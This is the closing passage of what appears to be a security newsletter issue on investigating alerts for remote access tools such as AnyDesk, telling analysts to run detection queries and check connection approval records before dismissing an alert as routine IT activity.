That Medium alert will still read “Uncommon remote access software,” and the next analyst to see it will still be tempted to think probably IT and close it. The difference is what you do in the ten minutes after. Run the four queries. Read the approval field in connection_trace.txt. You will know whether it was the help desk or the operator before the box gets reimaged.
P.S. AnyDesk is the tool most ransomware crews reach for, but not the only one. ScreenConnect and Atera get the same treatment, emulated, validated, and turned into queries, in the next issues.